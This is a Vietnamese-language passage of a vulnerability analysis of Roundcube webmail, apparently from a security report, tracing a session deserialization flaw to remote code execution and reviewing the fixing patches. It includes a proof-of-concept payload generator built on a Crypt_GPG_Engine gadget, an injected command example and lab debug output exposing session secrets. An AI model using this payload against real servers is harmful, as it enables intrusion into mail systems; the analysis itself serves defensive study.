Trong Hàm update(\$key, \$newvars, \$oldvars), hệ thống so sánh \$newvars với \$oldvars: nếu khác nhau, dữ liệu mới (\$newvars) được mã hóa base64 và ghi vào cột vars trong cơ sở dữ liệu cùng với thời điểm thay đổi; nếu giống nhau, chỉ cập nhật timestamp khi cần thiết.

Để tổng hợp các phân tích trên, Hình 3.2.11 minh họa toàn bộ vòng đời xử lý \$_SESSION trong Roundcube, bao gồm truy xuất dữ liệu bằng read(), ghi và

hợp nhất qua `_fixvars()`, cũng như quá trình serialize/deserialize khi lưu và nạp lại từ storage.



Hình 3.2.11. Chu trình quản lý session của Roundcube

Cụ thể, khi `rcube_session->sess_write()` được gọi (ví dụ khi script kết thúc hoặc phiên kết thúc), Roundcube tiến hành đóng gói trạng thái hiện tại của `$_SESSION` theo định dạng nội bộ của PHP và lưu kết quả vào biến `$vars`. Hệ thống sau đó truy vấn bộ nhớ cache hoặc cơ sở dữ liệu theo Session ID để lấy chuỗi serialized cũ (`$oldvars`).

Trong `rcube_session->_fixvars()`, cả `$oldvars` và `$vars` đều được giải tuẫn tự bằng hàm nội bộ của Roundcube `rcube_session->unserialize()`, thu được hai cấu trúc mảng tương ứng. Hai mảng này được hợp nhất (merge) để tạo ra trạng thái phiên mới, rồi được chuyển trở lại thành chuỗi bằng `rcube_session->serialize()`. Cuối cùng, chuỗi serialized kết quả được ghi đè vào storage (cập nhật bảng session hoặc cache) thông qua hàm `update()/write()`. Quy trình `unserialize($oldvars)` và `unserialize($vars)` trước khi merge chính là điểm mà dữ liệu do attacker chèn vào có thể bị giải tuẫn tự và sau đó được lưu lại trong cột `vars`.

Quan sát sơ đồ chu trình quản lý session (Hình 3.2.11) cho thấy một điểm bất thường bảo mật phát sinh từ việc xen kẽ hai cơ chế tuẫn tự hóa/khử tuẫn tự hóa khác nhau trên cùng một tập dữ liệu phiên.

Cụ thể có hai handler được sử dụng đồng thời:

- Handler mặc định của PHP (màu xanh dương): handler nội tại của PHP (ví dụ `session.serialize_handler = 'php'`) sử dụng định dạng nội bộ của PHP, trong đó các cặp khóa-giá trị được phân tách bằng ký tự |.

- Handler tùy chỉnh của Roundcube (màu đỏ): cặp phương thức `rcube_session->serialize()` và `rcube_session->unserialize($str)` sử dụng định dạng và logic xử lý riêng.

Vấn đề then chốt là dữ liệu có thể bị serialize bởi một handler nhưng sau đó lại bị unserialize bởi handler kia (ví dụ: được serialize bằng handler PHP tại bước 5 nhưng được unserialize bằng hàm tùy chỉnh ở bước 7, hoặc ngược lại).

Sự thiếu đồng nhất về định dạng và logic giữa hai handler này phá vỡ tính nhất quán của dữ liệu phiên và tạo điều kiện cho kẻ tấn công chèn các chuỗi tuân tự hóa được thiết kế tinh vi payload chỉ cần phù hợp với một trong hai handler để vượt qua bộ lọc. Kết quả là tồn tại nguy cơ PHP Object Deserialization không an toàn, có thể dẫn tới thực thi mã từ xa (RCE) nếu payload tương tác với các gadget khả dụng trong ứng dụng.

Để làm rõ cơ chế gây mất đồng nhất và đánh giá mức độ rủi ro, trước hết sẽ phân tích chi tiết hàm `rcube_session->serialize()` (cách hàm này đóng gói dữ liệu phiên, định dạng đầu ra và các giả định về tính nhất quán dữ liệu mà nó dựa vào).

```

483     protected function serialize($vars): string
484     {
485         $data = '';
486
487         if (is_array($vars)) {
488             foreach ($vars as $var => $value)
489             |   $data .= $var.'|'.serialize($value);
490         }
491         else {
492             $data = 'b:0:';
493         }
494
495         return $data;
496     }

```

Hình 3.2.12. Hàm `serialize()` tùy chỉnh của Roundcube

```

1048 #define PS_DELIMITER '|'
1049
1050 PS_SERIALIZER_ENCODE_FUNC(phi)
1051 {
1052     smart_str buf = {};
1053     php_serialize_data_t var_hash;
1054     bool fail = false;
1055     PS_ENCODE_VARS;
1056
1057     PHP_VAR_SERIALIZE_INIT(var_hash);
1058
1059     PS_ENCODE_LOOP(
1060         smart_str_append(&buf, key);
1061         if (memchr(ZSTR_VAL(key), PS_DELIMITER, ZSTR_LEN(key))) {
1062             PHP_VAR_SERIALIZE_DESTROY(var_hash);
1063             smart_str_free(&buf);
1064             fail = true;
1065             php_error_docref(NULL, E_WARNING, "Failed to write session data. Data contains invalid key \"%s\"", ZSTR_VAL(key));
1066             break;
1067         }
1068         smart_str_append(&buf, PS_DELIMITER);
1069         php_var_serialize(&buf, struc, &var_hash);
1070     );
1071
1072     if (fail) {
1073         return NULL;
1074     }
1075
1076     smart_str_0(&buf);
1077
1078     PHP_VAR_SERIALIZE_DESTROY(var_hash);
1079     return buf.s;
1080 }

```

Hình 3.2.13. Cơ chế tuần tự hóa mặc định của PHP

Quan sát ban đầu ta dễ thấy cơ chế tuần tự hóa này có nhiều điểm tương đồng với handler mặc định “php” của PHP, khi cùng sử dụng ký tự phân tách | giữa các cặp khóa-giá trị và giá trị được mã hóa theo định dạng tuần tự hóa chuẩn của PHP. Tiếp theo, chúng ta sẽ phân tích quá trình unserialize của cả hai cơ chế để làm rõ sự khác biệt trong cách xử lý dữ liệu.

```

public static function unserialize($str)
{
    $str   = (string) $str;
    $endptr = strlen($str);
    $p     = 0;

    $serialized = '';
    $items      = 0;
    $level      = 0;

    while ($p < $endptr) {
        $q = $p;
        while ($str[$q] != '|')
            if (++$q >= $endptr)
                break 2;

        if ($str[$p] == '!') {
            $p++;
            $has_value = false;
        } else {
            $has_value = true;
        }

        $name = substr($str, $p, $q - $p);
        $q++;

        $serialized .= ':'. strlen($name). ':'. $name . ":";

        if ($has_value) {
            ...
        } else {
            $serialized .= 'N';
            $q += 2;
        }

        $items++;
        $p = $q;
    }

    return unserialize('a:'.$items.':{'.$serialized.'}');
}

```

Hình 3.2.14. Hàm unserialize() tùy chỉnh của Roundcube

```

1 PS_SERIALIZER_DECODE_FUNC(phi)
2 {
3     const char *p, *q;
4     const char *endptr = val + vallen;
5     ptrdiff_t namelen;
6     zend_string *name;
7     zend_result retval = SUCCESS;
8     php_unserialize_data_t var_hash;
9     zval *current, rv;
10
11    PHP_VAR_UNSERIALIZE_INIT(var_hash);
12
13    p = val;
14
15    while (p < endptr) {
16        q = p;
17        while (*q != PS_DELIMITTER) {
18            if (++q >= endptr) {
19                retval = FAILURE;
20                goto break_outer_loop;
21            }
22        }
23
24        namelen = q - p;
25        name = zend_string_init(p, namelen, 0);
26        q++;
27
28        current = var_tmp_var(&var_hash);
29        if (php_var_unserialize(current, (const unsigned char **)&q, (const unsigned char *)endptr, &var_hash)) {
30            zend_error("Error unserializing variable");
31            php_set_session_var(name, &rv, &var_hash);
32        } else {
33            zend_string_release_ex(name, 0);
34            retval = FAILURE;
35            goto break_outer_loop;
36        }
37        zend_string_release_ex(name, 0);
38        p = q;
39    }
40
41 break_outer_loop:
42    php_session_normalize_vars();
43    PHP_VAR_UNSERIALIZE_DESTROY(var_hash);
44    return retval;
}

```

Hình 3.2.15. Cơ chế giải tuần tự hóa mặc định của PHP

Tổng quan, cả hai hàm đều lặp qua các phần tử để tìm ký tự |, nhằm xác định khóa (key) trong mảng. Tuy nhiên, có một số khác biệt đáng chú ý:

- rcube_session->unserialize() có găng phân tích và chuyên chuỗi từ định dạng PHP internal sang định dạng PHP serialize cho toàn bộ chuỗi trước khi giải tuần tự hóa (Hình 3.2.14, dòng 43).
- Hàm builtin của PHP tách trực tiếp key và chuỗi sau ký tự |, sau đó giải tuần tự hóa ngay bằng PHP serialize format và gán cặp key-value vào biến session mà không cần chuyển đổi toàn bộ định dạng trước (Hình 3.2.15, dòng 31).

Điểm khác biệt quan trọng khác là rcube_session->unserialize() xử lý thêm trường hợp tên key có chứa ký tự ! (Hình 3.2.14, dòng 18), trong khi handler mặc định của PHP không có cơ chế này. Trong khi đó, cả hai hàm serialize của Roundcube và PHP đều không thực hiện bất kỳ xử lý nào đối với ký tự ! trong quá trình tuần tự hóa (Hình 3.2.12 và 3.2.13).

Cụ thể, trong hàm rcube_session->unserialize(), khi key bắt đầu bằng ký tự "!", biến \$has_value được gán false, biểu thị rằng giá trị (value) tương ứng sẽ được đặt là null, bắt kể chuỗi phía sau dấu | là gì (Hình 3.2.14, dòng 35-38). Sau đó, hàm tiếp tục xử lý phần còn lại của chuỗi theo vòng lặp while, trích xuất các phần tử từ con trả hiện tại đến ký tự | tiếp theo và giải tuần tự hóa giá trị theo các trường hợp đã định. Cuối cùng, toàn bộ chuỗi được chuyển về dạng PHP serialize.

Để minh họa trực quan, xét ví dụ khi key chứa ký tự ":"!": Biến \$_SESSION hiện tại:

```
$SESSION = ['!foo' => 'bar', 'lang' => 'VN']
```

Sau khi encode theo PHP internal format, tham số \$vars trong rcube_session->sess_write(\$vars) sẽ có giá trị:

```
!foo|s:3:"bar";lang|s:2:"VN";
```

Chuỗi này được giải tuân tự hóa qua rcube_session->unserialize(). Trong quá trình xử lý, hàm nhận diện key bắt đầu bằng "!" và bỏ qua ký tự này, đồng thời đặt giá trị tương ứng là null, dẫn đến biến \$serialized có giá trị:


```
a:2{s:3:"foo";.N;s:12:"3:"bar";lang";s:2:"VN";}
```

Khi gọi hàm unserialize() của PHP (Hình 3.2.14, dòng 43), kết quả là mảng:

```
['foo' => null, '3:"bar";lang' => 'VN']
```

Giải thích: Khi gặp key "!foo", Roundcube đánh dấu value tương ứng là null và con trỏ trong chuỗi dịch chuyển, bỏ qua phần "s:3:"bar";". Khi tiếp tục duyệt, phần còn lại của chuỗi được đọc tới ký tự | tiếp theo, dẫn đến key thứ hai trở thành '3:"bar";lang"' với value 'VN'. Kết quả là cấu trúc mảng cuối cùng bị lệch so với kỳ vọng ban đầu, tạo ra hành vi khác biệt so với handler PHP mặc định.

Bây giờ ta sẽ gửi thử 1 request bình thường và đặt Breakpoint tại dòng 508 file webmail/program/lib/Roundcube/rcube_session.php.



Hình 3.2.16. Gửi request POST tải lên ảnh

```

RUN AND DEBUG
VARIABLES
  ✓ Superglobals
    ✓ $_PEAR_destructor_object_list = array(0)
    ✓ $_PEAR_shutdown_funcs = array(0)
    ✓ $_PEAR_error_handler_stack = array(0)
    ✓ $_SESSION = array(29)
      language = "en_US"
      > imap_namespace = array(4)
      imap_delimiter = "."
      > imap_list_conf = array(2)
      user_id = 1
      username = "test@lab.local"
      storage_host = "mail"
      storage_port = 143
      storage_ssl = false
      password = "eDZlqN4NVUMPqpmRmKzz1HAMLJ4q4bYE"
      login_time = 1762785133
      timezone = "UTC"
      STORAGE_SPECIAL_USE = true
      auth_secret = "ZG0UkjgImiyHsIEx7FtDh8GSpz"
      request_token = "okMTIAwjbnsvE3mtEbfvfUGcgmQyMQL"
      task = "settings"
      > skin_config = array(7)
      imap_host = "mail"
      mbox = "INBOX"
      sort_col = ""
      sort_order = "DESC"
      > STORAGE_THREAD = array(3)

```

```

abstract class rcube_session
{
    public static function unserialize($str)
    {
        $str = (string) $str;
        $sendptr = strlen(string: $str);
        $p = 0;

        $serialized = '';
        $items = 0;
        $level = 0;

        while ($p < $sendptr) {
            $q = $p;
            while ($str[$q] != '|') {
                if (++$q >= $sendptr)
                    break 2;
            }

            if ($str[$p] == '|') {
                $p++;
                $has_value = false;
            } else {
                $has_value = true;
            }

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
Listening to Xdebug on port 0.0.0.0:9003 ...
Warning: fopen(rcmail.php): Failed to open sti
Warning: fopen(rcmail_output_json.php): Faili
ry
Warning: fopen(rcmail.php): Failed to open sti
Warning: fopen(rcmail_output_json.php): Faili
ry

Hình 3.2.17. Debug tại Breakpoint (Đòng 508) trong rcube_session->unserialize()

Ở đây chú ý vào 2 chỗ trong POST request trên là giá trị của tham số _from và filename (edit-identity và pocroundcube.jpg). Khi này, đối số của hàm rcube_session->unserialize(\$str) có giá trị như sau:

```

language|s:5:"en_US";imap_namespace|a:4:{s:8:"personal";a:1:{i:0;a:2:{i:0;s:0:"";i:1;s:1:".;"}}.....<TOOLONG>.....identity|a:1:{s:5:"files";a:2:{s:20:"11749716819028919100";a:6:{s:4:"path";s:62:"/var/www/html/webmail/temp/RCMTEMPattmnt684a8f5345d5f075829935";s:4:"size";i:21346;s:4:"name";s:14:"malwarevib.jpg";s:8:"mimetype";s:10:"image/jpeg";s:5:"group";s:8:"identity";s:2:"id";s:20:"11749716819028919100";}s:20:"11749716876015228200";a:6:{s:4:"path";s:62:"/var/www/html/webmail/temp/RCMTEMPattmnt684a8f8c24bbcc206097287";s:4:"size";i:21346;s:4:"name";s:12:"Untitled.png";s:8:"mimetype";s:10:"image/jpeg";s:5:"group";s:8:"identity";s:2:"id";s:20:"11749716876015228200";}}}

```

Nhìn vào chuỗi session ta thấy identity được sử dụng làm key, được phân tách với phần value bởi ký tự |. Những vị trí có thể bị kiểm soát từ phía client bao gồm tham số _from (quyết định biến \$type) và các trường trong phần attachment (Ví dụ filename, group), nhưng đồng thời cần lưu ý các ràng buộc thực tế sau:

- \$type không thể chứa ký tự |, bởi vì trong định dạng PHP- internal ký tự | là dấu phân tách bắt buộc giữa key và value; nếu | xuất hiện trong key sẽ làm parser tách nhầm và gây lỗi.
- filename không được chứa ký tự đường dẫn như / và \ vì Roundcube sẽ tự loại bỏ phần path; đồng thời nhiều cơ chế sanitize khác có thể loại bỏ hoặc thay đổi các ký tự đặc biệt trong tên file.

Ý tưởng khai thác là lợi dụng sự không đồng nhất giữa hai handler serialize/unserialize để tạo thêm một cặp key-value mới trong chuỗi session, trong đó phần value là một chuỗi serialized không đáng tin cậy do attacker cung cấp, và

khiến Roundcube cuối cùng gọi unserialize() lên đoạn này (dòng 43, Hình 3.2.14). Vì để tạo một cặp key-value mới cần một dấu phân tách | thì \$type không thể dùng (bị ràng buộc là key), nên khả năng duy nhất để chèn thêm ký tự phân tách này là thông qua filename nằm trong value.

Do đó, ý tưởng tổng quát là chèn một fragment chứa | vào trường filename để dẫn tới việc tách thêm một cặp key|value khi parser chạy. Lưu ý rằng sau khi parser đọc xong một cặp key-value hợp lệ, nó sẽ tiếp tục tìm ký tự | tiếp theo; tức là nếu ta có thể chèn được một cặp hợp lệ ở giữa chuỗi thì phần còn lại không nhất thiết phải “align” hoàn hảo để exploit có hiệu quả.

Lúc này ta search lại keyword “unserialize” và thấy có một chỗ tiềm năng, đó là đoạn code deserialize giá trị \$_SESSION['preferences']. ta có thể thao túng index bất kì của \$_SESSION, vì thế có thể dễ dàng kiểm soát giá trị này.

Nhìn lại code upload.php ta nhận thấy biến \$type (được sinh từ tham số _from) xuất hiện trong trường group và không bị ràng buộc bởi các ký tự đường dẫn như \ hay /. Điều này mở ra một hướng: tận dụng vị trí của \$type phối hợp với nội dung filename để cố gắng căn chỉnh (align) một đoạn payload vào chuỗi session. Tuy nhiên, phương án này đòi hỏi phải dự đoán chính xác toàn bộ cấu trúc chuỗi PHP- serialized.

Trong quá trình rà soát mã nguồn, phát hiện hai điểm đáng chú ý có thể bị lợi dụng:

```
// Preferences from session (write-master is unavailable)
if (!empty($_SESSION['preferences'])) {
    // Check last write attempt time, try to write again (every 5 minutes)
    if ($_SESSION['preferences_time'] < time() - 5 * 60) {
        $saved_prefs = unserialize(data: $_SESSION['preferences']);
        $this->rc->session->remove(var: 'preferences');
        $this->rc->session->remove(var: 'preferences_time');
        $this->save_prefs(a_user_prefs: $saved_prefs);
    }
    else {
        $this->data['preferences'] = $_SESSION['preferences'];
    }
}

if ($this->data['preferences']) {
    $this->prefs += (array) unserialize(data: $this->data['preferences']);
}

return $this->prefc;
```

Hình 3.2.18. Sink: Gọi unserialize() trực tiếp trên \$_SESSION['preferences']

Một vị trí gọi unserialize() trực tiếp trên \$_SESSION['preferences'] (sử dụng handler chuẩn của PHP) nằm trong rcube_user.php -đây là một sink thuận lợi, vì nếu có một đoạn dữ liệu tuân tự hoà hợp lệ được đặt vào \$_SESSION['preferences'] thì PHP sẽ giải tuân tự hoà trực tiếp.

```

// save uploaded image in storage backend
if (!empty($imageprop)) {
    $attachment = $rcmail->plugins->exec_hook(hook: 'attachment_upload', args: [
        'path'      => $filepath,
        'size'      => $_FILES['_file']['size'][$i],
        'name'      => $_FILES['_file']['name'][$i],
        'mimetype' => 'image/' . $imageprop['type'],
        'group'     => $type,
    ]);
}

```

Hình 3.2.19. Biến \$type (từ tham số _from) được gán cho group

Biến \$type (lấy từ tham số _from) xuất hiện trong trường group và không bị giới hạn bởi các ký tự đường dẫn - vị trí này có thể phối hợp với nội dung filename để cố gắng căn chỉnh (align) một đoạn dữ liệu tuân tự hoá vào chuỗi session.

Vì chúng ta có khả năng thao túng bất kỳ index nào của \$_SESSION, hai vị trí trên đều có thể bị điều khiển từ phía client. Ý tưởng là kết hợp chúng để đặt một đoạn dữ liệu tuân tự hoá vào đúng nơi mà unserialize() sẽ xử lý. Tuy nhiên, để thực sự thực hiện được điều này cần dự đoán chính xác cấu trúc chuỗi PHP- serialized ở mức byte (đòi hỏi căn chỉnh rất chặt).

Tóm lại, chuỗi sẽ có dạng như sau:

```

language|s:5:"en_US";imap_namespace|a:4:{s:8:"personal";a:1:{i:0;a:2:{i:0;s:0:"";i:1;s:1:".;"}}.....<TOOLONG>.....!identity<malicious_payload>|a:1:{s:5:"files";a:2:{s:20:"11749716819028919100";a:6:{s:4:"path";s:62:"/var/www/html/webmail/temp/RCMTEMPattmn684a8f5345d5f075829935";s:4:"size";i:21346;s:4:"name";s:14:"malwarevib.jpg";s:8:"mimetype";s:10:"image/jpeg";s:5:"group";s:8:"identity";s:2:"id";s:20:"11749716819028919100";}s:20:"11749716876015228200";a:6:{s:4:"path";s:62:"/var/www/html/webmail/temp/RCMTEMPattmnt684a8f8c24bbc206097287";s:4:"size";i:21346;s:4:"name";s:?:?"pocroundcube|i:1;preferences|<align_payload>.jpg";s:8:"mimetype";s:10:"image/jpeg";s:5:"group";s:?:?"!identity<malicious_payload>";s:2:"id";s:20:"11749716876015228200";}}}

```

c) POP chain và cơ chế lan truyền luồng thực thi

Lớp Crypt_GPG_Engine (thuộc thư viện PEAR) được xác định là gadget thực thi. Thành phần đáng chú ý của lớp này là phương thức xử lý tài nguyên GPG, trong đó có đoạn mã gọi các hàm hệ thống như proc_open() để tương tác với tiến trình GPG. Cụ thể, khi đối tượng bị hủy (ví dụ trong __destruct()), hàm gọi tiến trình có thể được thực thi với tham số do thuộc tính đối tượng điều này tạo ra một execution sink nếu attacker kiểm soát giá trị thuộc tính đó.

```

  ↗ references | ↘ overrides
653  public function __destruct()
654  {
655      $this->_closeSubprocess();
656      $this->_closeIdleAgents();
657  }

```

Hình 3.2.20. Hàm `_destruct()` của lớp `Crypt_GPG_Engine`

Hàm `_destruct()` là Magic Method, được kích hoạt tự động ngay sau khi object được deserialize. Đây là điểm khởi đầu cho chuỗi lan truyền luồng thực thi. Trong `_destruct()`, nó gọi tiếp `_closeIdleAgents()`.

```

88  class Crypt_GPG_Engine
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
    /**
     * Forces automatically started gpg-agent process to cleanup and exit
     * within a minute.
     *
     * This is needed in GnuPG 2.1 where agents are started
     * automatically by gpg process, not our code.
     *
     * @return void
     */
    2 references
    private function _closeIdleAgents(): void
    {
        // Note: We check that this binary is executable again for security reasons
        if ($this->_gpgconf && is_executable(filename: $this->_gpgconf)) {
            // before 2.1.13 --homedir wasn't supported, use env variable
            $env = ['GNUPGHOME' => $this->_homedir];
            $cmd = $this->_gpgconf . ' --kill gpg-agent';

            if ($process = proc_open(command: $cmd, descriptor_spec: [], pipes: &$pipes, cwd: null, env: $env)) {
                proc_close(process: $process);
            }
        }
    }

```

Hình 3.2.21. Hàm `closeIdleAgents` gọi `proc_open`

Hàm `_closeIdleAgents()` có các bước chính:

1. Kiểm tra `_gpgconf` và đảm bảo file có thể thực thi.
2. Thiết lập biến môi trường `GNUPGHOME` từ `_homedir`.
3. Tạo lệnh hệ thống: `$cmd = $this->_gpgconf . ' --kill gpg-agent'`.
4. Thực thi lệnh qua `proc_open($cmd)` và đóng tiến trình bằng `proc_close()`

Nếu ta đặt thuộc tính `_gpgconf` của đối tượng `Crypt_GPG_Engine` thành một chuỗi lệnh độc hại (ví dụ: `touch /tmp/pwned; #`), thì lệnh `$cmd` sẽ trở thành một lệnh hệ thống đầy đủ, dẫn đến việc `proc_open()` thực thi mã tùy ý trên máy chủ. Phần `#` ở cuối có thể được sử dụng để comment bỏ phần lệnh gốc (`--kill gpg-agent`), đảm bảo lệnh độc hại được thực thi mà không bị gián đoạn. Dựa trên đó cùng với sự phân tích ở các phần trước ta có được POC hoàn chỉnh như sau.

```

293   <function calcPayload($cmd){
294
295     <class Crypt_GPG_Engine{
296       private $_gpgconf;
297
298       function __construct($cmd){
299         $this->_gpgconf = $cmd.'#';
300       }
301     }
302
303     $payload = serialize(new Crypt_GPG_Engine($cmd));
304     $payload = process_serialized($payload) . 'i:0;b:0';
305     $append = strlen(12 + strlen($payload)) - 2;
306     $_from = '!"i:0;'.$payload.'"}';
307     $_file = 'x|b:0;preferences_time|b:0;preferences|s:(78 + strlen($payload) + $append).':\"a:3:{i:0;s:(56 + $append).':\".png';
308
309     $_from = preg_replace('/^(.)/', '$1' . hex2bin('c'.rand(0,9)), $_from); //little obfuscation
310
311     return [$_from, $_file];
312   }

```


Hình 3.2.22. Hàm tạo Payload của POC hoàn chỉnh

Giải thích ý nghĩa hàm calcPayload của POC:

- Tạo chuỗi tuần tự hóa từ đối tượng gadget: chuyển đổi một thẻ hiện đối tượng (chứa hành vi độc hại) thành dạng chuỗi PHP serialized, tạo khói dữ liệu cốt lõi để chèn vào session và kích hoạt khi giải tuần tự.
- Chuẩn hóa khối dữ liệu: xử lý các ký tự đặc biệt, chuyển đổi định dạng để đảm bảo chuỗi hợp lệ, không bị lọc và phù hợp với cơ chế phân tích session của ứng dụng.
- Bổ sung phần đệm: thêm dữ liệu giả (như i:0;b:0;) để giữ cấu trúc key-value ổn định, tránh lỗi cú pháp khi ghép nối vào dữ liệu session hiện có.
- Tính toán độ dài bù: xác định chính xác số byte tăng thêm sau khi chèn, từ đó cập nhật các trường s:<len>: để giá trị độ dài luôn khớp với nội dung thực tế, tránh lỗi parsing.
- Nhúng vào tham số _from và tên file upload: đặt payload đã xử lý vào đúng vị trí mà ứng dụng sẽ nhận sao cho khi được ghi vào \$_SESSION, nó xuất hiện như dữ liệu người dùng hợp lệ.
- Áp dụng làm rối nhẹ: chèn các ký tự ngẫu nhiên (ví dụ \c0-\c9) để payload có thể bị biến đổi qua các lớp xử lý trung gian (WAF, encoding,...)

d) Phân tích bản vá

Qua việc so sánh các commit từ phiên bản 1.5.9 lên 1.5.10 cho thấy hai bản vá chính liên quan trực tiếp đến lỗ hổng. Bản vá đầu tiên (Validate URL parameter...) tập trung vào việc xác thực một tham số URL cụ thể trong tính năng tải lên, ngăn ngừa việc chèn dữ liệu không hợp lệ. Bản vá thứ hai (Use get_input_string()) mở rộng cơ chế bảo mật này, áp dụng cho tất cả dữ liệu đầu vào kiểu chuỗi, đảm bảo mọi giá trị nhận được đều được chuẩn hóa và kiểm soát trước khi xử lý.



Hình 1.

Hình 3.2.23. Hai commit đáng chú ý liên quan đến lỗ hổng

```

@@ -29,7 +29,7 @@ class rcmail_action_settings_upload extends rcmail_action
 29   29     public function run($args = [])
 30   30     {
 31   31       $rcmail = rcmail::get_instance();
 32   32     -   $from   = rcube_utils::get_input_value('_from', rcube_utils::INPUT_GET);
 32   32     +   $from   = rcube_utils::get_input_string('_from', rcube_utils::INPUT_GET);
 33   33     $type   = preg_replace('/(add|edit)-/', '', $from);
 34   34
 35   35     // Validate URL input.
@@ -51,7 +51,7 @@ public function run($args = [])
 51   51     $rcmail->output->reset();
 52   52
 53   53     $max_size = $rcmail->config->get($type . '_image_size', 64) * 1024;
 54   54     -   $uploadid = rcube_utils::get_input_value('_uploadid', rcube_utils::INPUT_GET);
 54   54     +   $uploadid = rcube_utils::get_input_string('_uploadid', rcube_utils::INPUT_GET);
 55   55
 56   56     if (!empty($_FILES['file']['tmp_name']) && is_array($_FILES['file']['tmp_name'])) {
 57   57       $multiple = count($_FILES['file']['tmp_name']) > 1;

```

*Hình 3.2.24. Thay thế get_input_value() bằng get_input_string()
(program/actions/settings/upload.php)*

Trong bản vá thứ nhất này, các dòng trong upload.php được chỉnh sửa như sau:

- Biến \$from trước đây lấy trực tiếp từ user input bằng get_input_value() có thể trả về nhiều kiểu dữ liệu, nay được thay bằng get_input_string('_from', rcube_utils::INPUT_GET) để luôn nhận giá trị dạng string.
- Tương tự, \$uploadid cũng được chuyển từ get_input_value() sang get_input_string() để chuẩn hóa kiểu dữ liệu đầu vào.
- Các bước xử lý tiếp theo (\$type = preg_replace('/(add|edit)-/', '', \$from)) vẫn giữ nguyên, nhưng nhờ giá trị đã được chuẩn hóa, nguy cơ chèn dữ liệu bất thường vào luồng xử lý session được loại bỏ.

Tóm lại, patch này chủ yếu chuẩn hóa input từ người dùng, ngăn chặn kiểu dữ liệu không mong muốn và giảm khả năng khai thác lỗ hổng PHP Object Injection

```

program/actions/settings/upload.php
32     @@ -32,6 +32,13 @@ public function run($args = [])
33         $from   = rcube_utils::get_input_value('_from', rcube_utils::INPUT_GET);
34         $type   = preg_replace('/(add|edit)-/', '', $from);
35
36         // Validate URL input.
37         if (!rcube_utils::is_simple_string($type)) {
38             rcmail::write_log('errors', 'The URL parameter "_from" contains disallowe
39             $rcmail->output->command('display_message', 'Invalid input', 'error');
40             $rcmail->output->send('iframe');
41         }
42     }

program/lib/Roundcube/rcube_utils.php
291    @@ -291,6 +291,22 @@ public static function get_input_string($fname, $source
292        return is_string($value) ? $value : '';
293    }

294    /**
295     * Check if input value is a "simple" string.
296     * "Simple" is defined as a non-empty string containing only
297     * - "word" characters (alphanumeric plus underscore),
298     * - dots,
299     * - dashes.
300     *
301     * @param string $input The string to test
302     *
303     * @return bool
304     */
305    public static function is_simple_string($input)
306    {
307        return is_string($input) && !preg_match('/^[\w.-]+$/i', $input);
308    }
309

```

Hình 3.2.25. Bổ sung xác thực URL và định nghĩa hàm `is_simple_string()`

Trong bản vá thứ hai này, hai thay đổi chính được thực hiện:


Sau khi `$type` được lấy từ `$from`, hệ thống thực hiện kiểm tra để đảm bảo giá trị này chỉ chứa các ký tự hợp lệ gồm chữ cái, số, dấu gạch dưới, dấu chấm và dấu gạch ngang. Nếu `$type` không thỏa mãn, ứng dụng sẽ ghi lại log lỗi và hiển thị thông báo lỗi cho người dùng. Đồng thời, hàm `is_simple_string()` được bổ sung để xác thực đầu vào, đảm bảo `$type` là một chuỗi “đơn giản” trước khi sử dụng trong luồng session, từ đó ngăn chặn khả năng chèn payload độc hại.

